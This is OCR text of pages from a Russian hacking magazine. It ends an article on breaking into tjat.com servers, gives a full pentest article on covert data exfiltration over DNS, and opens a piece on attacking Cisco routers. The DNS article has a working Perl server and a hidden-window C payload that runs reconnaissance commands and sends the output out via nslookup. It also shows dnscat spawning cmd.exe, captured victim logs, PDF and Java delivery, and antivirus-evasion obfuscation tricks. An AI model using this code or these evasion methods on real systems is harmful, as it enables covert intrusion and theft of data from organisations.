

Как видишь, WAP ICQ-шлюз tjat.com по-прежнему пользуется популярностью среди определенного круга людей, хотя надо заметить, что эта популярность значительно упала по сравнению с 2006-2008 годами.
Кстати, примерно в то же время Анонимус случайно заглянул в каталог /tmp на forums.tjat.com и обнаружил в нем подозрительные файлы вида tmp_Nagios_proc.63.218.56.11.postmaster, tmp_Nagios_proc.63.218.56.5.java и так далее.
После быстрой проверки выяснилось, что эти сервера обслуживают один сайт — miami.tjat.com, на который вел редирект с основного домена tjat.com и который, в отличие от wap.tjat.com, содержал еще и сервис для общения в русской социальной сети ВКонтакте. Конечно же, сразу был проверен (и сразу подошел) ранее полученный пароль Димы, а внезапно найденная вторая сетка Tjat была быстро порутана и протроянена :).

Напоследок

После обнаружения логгера админы, мало того, что не пропатчили свои сервера, но еще и:

1. Не изменили ни одного пароля.
2. Не удалили троянский ssh.
3. Вообще не позаботились о дальнейшем обеспечении безопасности своей системы (и это после третьего известного им взлома!).

В связи с данными обстоятельствами Анонимус, конечно же, предложил создать более продвинутый логгер для всех сервисов Tjat и поиметь, помимо ICQ, кучу аккаунтов MSN, Facebook и иже с ними, но это уже другая история :). В целом же, оглядываясь на этот воистину эпохальный взлом целой армады серверов одного сервиса, я бы посоветовал тебе никогда и нигде не использовать одинаковые пароли (главная уязвимость Tjat — один и тот же пароль), а также внимательнейшим образом следить за безопасностью подконтрольных тебе систем.
Надеюсь, что в третий раз я, наконец, смогу поставить точку во взломе многострадального tjat.com :). ⌶


Алексей Синцов, Digital Security (twitter.com/asintsov)



DNS. ОБРАТНАЯ СВЯЗЬ

Обходим преграды и организовываем доступ в Сеть


Выполняя заказы на тему социальной инженерии, мне не раз приходилось сталкиваться с вопросом: как получать отклик с пробитых машин? В нормальных компаниях зачастую стоит прокси-сервер, и прямой доступ в инет пользователям урезан. Но ведь работу-то надо делать... Своими наработками на эту тему я и поделюсь.

Задача

Простейшая задача, которая ставится заказчиком, — проверить бдительность своих работников. В российской практике это называется «Социальная инженерия + рассылка». Другими словами, выбранной группе товарищей, которые ничего не подозревают, рассылаются письма. В тексте письма чаще всего и заключается социальная инженерия. Задача: заинтересовать читателя и выполнить некое действие — например, открыть exe-файл или перейти на вредоносный сайт. Все такие случаи должны регистрироваться, а кроме того, необходимо показать заказчику, что это привело к проникновению в сеть корпорации. То есть надо продемонстрировать эффект проникновения. Мы в Digital Security уже давно не рассылаем exe-файлы, так как такой аттач сильно снижает эффект от социалки — за пятнадцать лет все пользователи персональных компьютеров получили опыт войны с вирусами и расширение .exe в аттаче письма вызывает негативные ассоциации даже у домохозяек (не говоря уже о том, что такие письма блокируются чаще всего). Поэтому самые эффективные аттачи — pdf-файлы с эксплойтом. А еще эффективнее — ненавязчивый линк в теле письма. Переход по линку легко регистрировать, а также можно попытаться эксплуатировать уязвимости. На нашем стенде присутствует простейший JavaScript, который определяет версии таких программ, как QuickTime, Acrobat Reader, Flash Player, Java, VLC Player. Иногда в случае обнаружения уязвимой версии можно автоматически применить эксплойт (подчеркиваю — иногда, эксплойт не всегда является хорошим решением). Так или иначе, последний шаг — регистрация факта проникновения — как правило, это результат выполнения команд консоли на захваченных рабочих станциях. Но вот тут есть одно «но». Как управлять данными или получать их с корпоративных рабочих станций? Ведь reverse tcp shell и, тем более, bind tcp shell не будут работать. Дело в том, что для организации доступа в интернет применяется прокси-сервер. При таком раскладе подход reverse tcp не будет работать. Часто эти прокси еще и с аутентификацией.



Социальный PDF сильно детектируем



Играемся с обфускацией

Прокси-сервер

Самое простое решение — использование прокси-сервера. Например, если в настройках ОС/IE прописаны настройки соединения, то использование COM-объекта IE или XMLHTTP позволит выполнять GET/POST-запросы на сервер пентестера и таким образом осуществлять контроль над «ботом». Данный метод хорош, но он не работает, если:

- Не прописаны настройки прокси-сервера;
- прокси-сервер режет соединения на левые хосты (белый лист);
- пользователю доступна только почта, ему вообще никак в инет не попасть.

В этих случаях нужно искать другой путь.

DNS

Так как задача не нова, то и решение давно уже известно. Ответ прост — используй DNS. Маневр в том, что пентестер (или злоумышленник, или еще какой кулхацкер) покупает себе домен (от 400 до 800 рублей), поднимает «свой» DNS-сервак и прописывает его как «ответственного» за данный домен. Делается это довольно просто. Купив домен, надо отметить NS-записи у регистратора, указав свой IP-адрес (внешний). На этом адресе повесить свой DNS-сервак и настроить его так, что бы он отвечал на SOA, A, AAAA, CNAME и NS/DNS-запросы. А они пойдут от различных корневых серваков. Часов за 7-8 интернет прознает про твой домен и про то, что на IP-адресе висит сервак DNS, который за него и отвечает. Какой физический смысл у данной системы? А такой: допустим, ты купил домен abcd.ru, а некий индивидуум попытался определить IP-адрес для porno.abcd.ru. При таком раскладе DNS-сервак нашего индивидуума, который прописан как основной, попытается понять, что это за домен. В результате он узрит, что за домен abcd.ru отвечаешь ты, и пошлет свой DNS-запрос на тему «Кто есть porno.abcd.ru» (A-запись и AAAA-запись для IPv6). Твой DNS-сервак прошерстит записи зоны и ответит, что такого имени у него нет, либо возвратит один или более IP-адресов, которые потом вернутся клиенту через его DNS-сервер. В контексте нашей задачи это почти идеальное решение. В любой компании, у виндовых клиентов/пользователей/офисных сотрудников почти всегда прописан локальный DNS. Обычно это контроллер домена, на котором поднят DNS-сервис. Даже те счастливчики, для которых жестко порезан список доступных ресурсов или которым интернет вообще запрещен корпоративной религией, могут узнать IP-адрес любого домена. Это утверждение почти (подчеркиваю — почти) всегда истинно, так как нет никаких запрещающих правил на то, какие имена могут «резолвить» клиенты в локальной сетке. Но для организации канала этого достаточно. Ведь xxxx.abcd.ru создан на стороне корпоративного клиента и, в конечном счете, по цепочке попадает через Сеть к хацкеру. При этом «xxxx» могут быть вполне конфиденциальными данными. Более того, DNS хакера вернет ответ, который так же через цепочку дойдет до рабочей станции в локалке «без инета». Ответом будет список IP-адресов, которые могут быть интерпретированы принимающей стороной как команды для бота. Фактически, это хороший способ управления ботами :).

Плюсы налицо:

- Боту не нужен доступ к интернету;
- DNS-запросы редко фильтруются (в отличие от HTTP);
- дуплексная связь.

Минусы также очевидны:


- Ограничения по размеру пакета;
- пакеты идут медленно (на практике от 1 до 3 секунд);
- не все байты можно передавать DNS-запросом.

Как видишь, минусы ответственны за увеличение объема DNS-запросов и падение скорости передачи данных. Кроме того, эти факторы приводят к вопросам синхронизации данных при передаче, так как бывает, что первый запрос может прийти только уже после того, как пришел третий.

Баян detected!

Как я уже говорил, все, о чем написано в этой статье, не ново — эти идеи витают в воздухе уже много лет. Но вот практических наработок (в паблике) было мало. В прошлом году Рон Боус реализовал dnscat — тулзу, которая позволяет туннелировать трафик в DNS-запросах. Кроме того, он написал шелл-код, который туннелирует консоль управления, используя DNS-запросы типа TXT (в них можно больше впихнуть в рамках одного запроса). Все это круто, но на





Примерная схема работы реверсивного бота

практике мне не удалось применить эти тулзы по следующим причинам:

- dnscat не стабилен — от любого "левого" UDP-пакетика падает;
- шелл-код огромен — чуть больше 1000 байт, не влезает в некоторые эксплойты;
- В ходе массовых рассылок мне интерактивный шелл не нужен, мне нужен автоматизированный сбор доказательств проникновения;
- шелл-код создает сокет и работает с winsock2, что в ряде случаев может вызвать проблемы (например, UAC среагирует на исходящий коннект в Windows 7).

Поэтому было принято решение разработать пейлоад, который не обладал бы данными недостатками.

Сервер


Так как хотелось бы передавать запросы без использования сокетов, то самое простое — это внедрять данные в поддомене, как было описано в примерах выше. Это, конечно, увеличит количество запросов, но так как для моих задач мне не требуется передача и интерактивность, то это несущественно. Итак, сервер было решено писать на perl, так как я его люблю, и так как в cpan есть хороший модуль Net::DNS. Установив его, можно клепать свои серваки с собственной логикой :). В моем простейшем варианте не нужно отдавать команды — только собирать логи фактов проникновения, поэтому код достаточно прост.

```
#!/usr/bin/perl

 use Net::DNS::Nameserver;
 use strict;
 use warnings;

 $DOMAIN="abcd.ru"; # домен
 $MYIP="123.123.123.123"; # наш внешний адрес
 $SITEIP="1.2.3.4"; # ответ

 # обработчик запросов
```



Метасплойт отвергает шелл-код для выбранного эксплойта

```
sub reply_handler
{
  my ($qname, $qclass, $qtype, $peerhost,$query,$conn) = @_;
  my ($rcode, @ans, @auth, @add);

  # запрашивают abcd.ru
  if ($qtype eq "A" && $qname eq $DOMAIN )
  {
    my ($ttl, $rdata) = (3600, $SITEIP);
    push @ans, Net::DNS::RR->new(
      "$qname $ttl $qclass $qtype $rdata");
    $rcode = "NOERROR";
  ...
  }
  elsif (($qtype eq "A")&& $qname =~ /(.*)\.$DOMAIN/)
  {
    $rcode = "NOERROR";
    my ($ttl, $rdata) = (1, $SITEIP);
```

```
Командная строка - dnscat.exe --domain 0x61.ru
 --sections <num>
     The maximum number of data sections in
     sections is determined by --chunksize.
     will be too large and will fail. Defau
ERROR: Either --listen (for server mode) o
ed.

D:\>dnscat.exe --domain [redacted].ru -e cmd.exe
Attempting to load the program: cmd.exe
Successfully created the process!

Starting DNS requests to 172.16.0.2:53...
Sending 'SYN'
Received ACK!
```

```
Командная строка - dnscat -l
D:\>
D:\>
D:\>
D:\>
D:\>
D:\>
D:\>
D:\>
D:\>
D:\>
D:\>
D:\>dnscat -l
Waiting for DNS requests for domain '*' on 0.0.0.0:53...
Couldn't parse incoming data due to error code ERROR_INVALID
Name was: ns2.[redacted].ru
Timeout has occurred, resetting state
Received SYN!
Sending 'ACK'
Microsoft Windows XP [Версия 5.1.2600]
(C) Корпорация Майкрософт, 1985-2001.

D:\>Server: seq was 31488, should be 31485
Couldn't parse incoming data due to error code ERROR_INVALID
Name was: ns2.[redacted].ru
```

dnscat в процессе работы

```
    push @ans, Net::DNS::RR->new(
      "$qname $ttl $qclass $qtype $rdata");
    print "Received query ($qname)($qtype) from $peerhost to"
      .$conn->{"sockhost"}. "\n";

    # обработаем данные
    my $req=$1; # поддомен ~ данные
    my $len= length($req);
    my $answ="";
    # перебираем данные и декодируем
    for(my $i=0; $i<$len; $i+=2)
    {
      # старший разряд
      my $bh =(ord(substr($req,$i,1))-0x61) << 4;
      # младший разряд
      my $bl = ord(substr($req,($i+1),1))-0x61;
      my $bt = chr( $bh + $bl); # декодированый байт
      $answ.= $bt;
    }

    # пишем в лог
    open (LOG, ">>DATA.log");
    print LOG "[$peerhost][$qname][$answ]\n";
    close (LOG);

    ...

  }
  elsif( $qname eq $DOMAIN )
  {
    $rcode = "NOERROR";
  }
  else
  {
    $rcode = "NXDOMAIN";
  }
  # даем 100% ответ как владельцы домена...
  return ($rcode, \@ans, \@auth, \@add, { aa => 1 });
}

# инициализируем обработчик
my $ns = Net::DNS::Nameserver->new(
   LocalPort    => 53,
   ReplyHandler => \&reply_handler,
   Verbose      => 0,
) || die "couldn't create nameserver object\n";
# Го-го-го!

$ns->main_loop;
```

Как видишь, имя до точки содержит закодированные данные. Кодировать я стал так же, как и в случае с адресами в своем JIT-SPRAY шелл-коде, и абсолютно так же, как до этого додумался Рон. Разбиваем байт данных на два значения — старший разряд по HEX и младший, после чего добавляем эти значения к константе 0x61, что означает ASCII символ 'a'. Другими словами, нам надо передать символы \r\n — \x0A\x0D, разбиваем их на младший и старшие регистры:

```
0x0A >> 4 = 0x0
0x0A&0x0F = 0xA

0x0D >> 4 = 0x0
0x0D&0x0F = 0xD
```

Затем складываем с 'a':

```
0x61 + 0x0 = 0x61 ~ 'a'
0x61 + 0xA = 0x6B ~ 'k'

0x61 + 0x0 = 0x61 ~ 'a'
0x61 + 0xD = 0x6E ~ 'n'
```

Таким образом непередаваемая последовательность «\r\n» превращается в «akan». Соответственно, сервер декодирует по тому же принципу, вычитает 0x61, делает сдвиг на 4 бита и складывает.

Клиент


Клиентская нагрузка — самая важная часть, которая была написана на скорую руку на Си:

```
#include <windows.h>

int _tmain(int argc, _TCHAR* argv[])
{
  FILE *fpipe;

  // прошиваем команду
  // этих данных мне достаточно для доказательства
  // проникновения
  char *command =
    "cmd /c echo %username% & ipconfig & net user";
  char *domain = ".abcd.ru."; // домен
  char line[1556]; // максимальный объем
  char subdns[150] = "nslookup  ";
    // нам не нужны сокеты — это палево

  HWND hWnd = GetConsoleWindow();
```



Пейлоад для Metasploit

```
  ShowWindow( hWnd, SW_HIDE ); // надо быть невидимым

  fpipe = (FILE*)_popen(command,"r");
    // выполняем команду

  int sz=fread(line, 1,1555, fpipe); // читаем результат

  line[sz]=0;
  _pclose(fpipe); //4

  short i=0;
  short next=1;

  // кодируем по 28 байт на запрос и шлем
  // будет 55 DNS-запросов максимум
  do {
    short c = 0;
    short z = 11;

    subdns[9] = 0x61+(next>>4);
    subdns[10] = 0x61+(next&0x0F);

    for(;i<1555,c<28;i++,z+=2,c++)
    {
      //кодируем байт
      if(line[i]==0x00)
      {
        subdns[z]=0;next=-1;break;
      }
      char hb=line[i]>>4;
      char lb=line[i]&0x0F;

      //работаем с DOS-кодировкой русских символов
      if(hb<0x0)
      {
        subdns[z]=  0x61 +(hb&0x0F);
      }
      else
      {
        subdns[z]=  0x61 + hb;
      }

      // собираем результат кодировки
      subdns[z+1]= 0x61 + lb;

    }

    // добавляем домен
    for(int y=0;y<9;y++)
    {
      subdns[z+y]=domain[y];
    }

    subdns[z+y]=0;

    // выполняем "nslookup xxxxxxxxxxx.xxxxx.abcd.ru"
    // этим самым выполняем передачу данных
    // без палева
    fpipe = (FILE*)_popen(subdns,"r"); //1
    _pclose(fpipe); //4

    next++;

  } while(next);
  return 0;
}
```

Данный бинарник был перешит в JAVA-апплет и засунут в PDF. Таким образом, если пользователь переходит на наш сайт по линку из письма, система определяет у него JAVA и запускает апплет с данным «экзешником». Если дополнительно определяется Adobe Acrobat Reader < 9.3.3, то суется pdf-файл. В PDF используется уязвимость запуска аттача в Foxit/Acrobat Reader, обнаруженная Дидье Стивенсом прошлым летом, о чем я писал

```
[15/02/2011
 17:31:01][74.125.86.84][cacocacocacocacocadkcajboakfkekacakpkfoakfke
 kaohkicaknkfkeko.[illegible].ru][ |||. . . . : Среда передачи недо]
[15/02/2011
 17:31:01][80.70.224.2][ebgmgfhigfgkcaakakinkaobocoakokjkkkacakpoakoo
 ckokkkoklkacaej.[illegible].ru][A|||lexej
ройка протокола I]
[15/02/2011
 17:31:02][80.70.224.2][eofdcnobodoeoekikkobcakpkokekkklooohkfknkiopc
 acocacocacocaco.[illegible].ru][N|||S-суффикс подключения . . . .]
][15/02/2011
 17:31:02][80.70.224.2][obcocacocacocacocacocacocacocacocacocacocacoc
 acocadkcadbdhdc.[illegible].ru][c|||. . . . . . . . . . . . . : 172]
[15/02/2011
 17:31:02][80.70.224.2][codbdgcodacodbdbddakcacacaimkaobkkkacakpkokeo
 bkfockicacocaco.[illegible].ru][.|||16.0.113
аска подсети . .]
```

Имя пользователя

Локальный адрес

Относительно читабельные логи, зато с поддержкой русского языка :)

тогда в обзоре. Суть уязвимости в том, что пользователю с Acrobat Reader < 9.3.3 выводится произвольное сообщение, мотивирующее к нажатию кнопки «Открыть». Если пользователь нажмет-таки этот кнопарь, то выполнятся несколько команд, прошитых в PDF, которые создадут VBS-скрипт (типа «- cmd \c echo code > script & echo code >> script»), после чего запустят его. Скрипт, в свою очередь, откроет pdf-файл, вытащит оттуда бинарные данные вышеуказанного екзешника и исполнит его. Для создания такого PDF можно воспользоваться метсасплойтом, модуль windows/fileformat/adobe_pdf_embedded_exe_nojs. Соответственно, выбираем любой пейлоад, а потом в готовом файле заменим тело экзешника пейлоада из метасплойта на тело нашего экзешника. Созданный java-апплет не детектит ни один антивирус, зато PDF'ку детектит аж восемь штук. Оно и понятно, я вообще не очень люблю использовать эксплойты на таких работах, так как они хорошо палятся корпоративными антивирями по сигнатурам атак, хип-спрею, используемым адресам и так далее. Это все, конечно, можно обойти, но долго и дорого, так что проще использовать социальные методы + java-апплет.

Небольшие ковыряния позволили вычеркнуть семь антивирусов, и в итоге мой pdf-файл детектил только движок Avast. Самое забавное, что часть антивирусов отрубилась отключением обфускации в тегах PDF. Метасплойт по умолчанию обфусцирует рандомные участки тегов, но антивирусы считают, что такая обфускация подозрительна. Так что, убрав излишки маскировки, часть антивирусов мы успокоим. Другие антивирусы реагировали на код VBS-скрипта в теле PDF, что, наоборот, обошлось обфускацией. Так как код вносится через CMD, то можно спокойно ставить символ '^' перед любыми ASCII-символами: вроде для cmd.exe строка не изменилась, зато антивирусные сигнатуры в обломе, так как для них «WScript.Shell» не равно «WSc^ri^pt.S^hell». Кроме того, есть еще конкатенация: «WScript.Shell» не равно «WScri»&»pt.Sh»&»ell». Обновленный модуль для особо интересующихся я выложил на диске.

Конечно, многие антивирусы могут ловить сие зло в процессе, не по сигнатурам, но все же пробив связки JAVA + PDF оказался около 50%. Учитывая, что тестируемая компания использует два антивируса, на гейтвее и на рабочих станциях, — показатель неплохой. Кроме того, был получен результат от нескольких пользователей без интернета, которые располагали только доступом к почте. Все это говорит о том, что DNS-протокол как канал связи может быть легко и без проблем использован злоумышленниками. И специалистам по ИБ в банках, корпорациях, промышленности, госструктурах нужно мыслить шире, а не просто интегрировать дорогой хлам, DLP-системы (интересно, следят они за DNS?) и обрезать интернет для сотрудников. Это не панацея — это пустая трата денег компании.

Но я отвлекся. Несмотря на то, что эксплойтами я не пользовался, задача сделать нормальный пейлоад осталась. Во-первых, мало ли, вдруг появится хороший 0дей? Во-вторых, не у всех есть антивирь, и в конечном счете, если пользователь откроет PDF с нормальным сплойтом, а не с автозапуском с дополнительным вопросом, то вероятность пробива может быть выше (не нужно надеяться на решение пользователя в вопросе запуска аттача Acrobat Reader'ом). Ввиду отсутствия времени шелл-код был написан в кратчайшие сроки и выполнен в роли модуля для метасплойт (лежит на диске). Из плюсов отмечу то, что он на шестьсот байтов меньше, чем у Рона, и поэтому охотно встраивается в те эксплойты, в которые творение Рона лезть не захотело. Шелл-код работает в Windows 7 также без сокетов, что означает — UAC будет молчать. Из минусов — он заметен (мигают черные окошки). Ну и опять же, для моих задач интерактивность не нужна, поэтому смысл у него такой же, как и у экзешника (алгоритм такой же, все делаем через _popen). Еще замечание — не стоит делать из данного шелл-кода EXE/VBS или JAVA, так как он не использует LoadLibrary, а ищет в списке модулей уже подгруженную библиотеку msvctl.dll. Она есть во всех мало-мальски достойных приложениях, и поэтому шелл-код стабильно работает, но при генерации бинарника из метасплойт этот модуль не подгружается. В любом случае, сейчас я работаю над более универсальным DNS-payload'ом, который будет лишен указанных недостатков, и возможно, что к моменту выхода номера в свет он уже будет доступен на dsecrg.com :). ⌶



Мирослав Берков (alumni.samara@gmail.com)

Кошачьи игры

Новый подход к анализу безопасности маршрутизаторов Cisco

Сегодня маршрутизаторы производства Cisco Systems лежат в основе всемирной паутины. Они достаточно часто встречаются в ходе проведения работ по тестированию на проникновение, причем с привилегированным доступом level 15, что позволяет использовать их для дальнейшего развития атак на корпоративные сети и платежные системы. Да, слабые места в Cisco IOS присутствуют, как и в любом другом ПО, но лишь немногие специалисты умеют пользоваться недостатками самого IOS, используя Remote Buffer Overflow...

«Кис-кис-кис», или как обнаружить кошку в Сети

Для начала проанализируем общее состояние дел с безопасностью Cisco IOS. Сканеры уязвимостей делают большую работу по выявлению устаревших версий IOS. Это хорошо работает для определения, пропатчено устройство или нет, но нисколько не помогает тестировщику, который не имеет за плечами большого опыта исследований Cisco IOS. За редкими исключениями, остается небольшое количество служб, которые обычно используются во внутрикорпоративной сети компании, и доступ к ним из общей Сети, как правило, запрещен. Например, это могут быть SNMP, Telnet, SSH, HTTP и HTTPS. Но на практике найти кошку в мутной воде всемирной паутины с открытыми портами во внешний мир на сегодняшний день достаточно легко. Ты также можешь найти запущенную службу Finger, обеспечивающую взаимодействие служб мультимедиа протоколов, таких как SIP и H.323, но для получения удаленного доступа к маршрутизатору следует тестировать преимущественно первые пять служб.

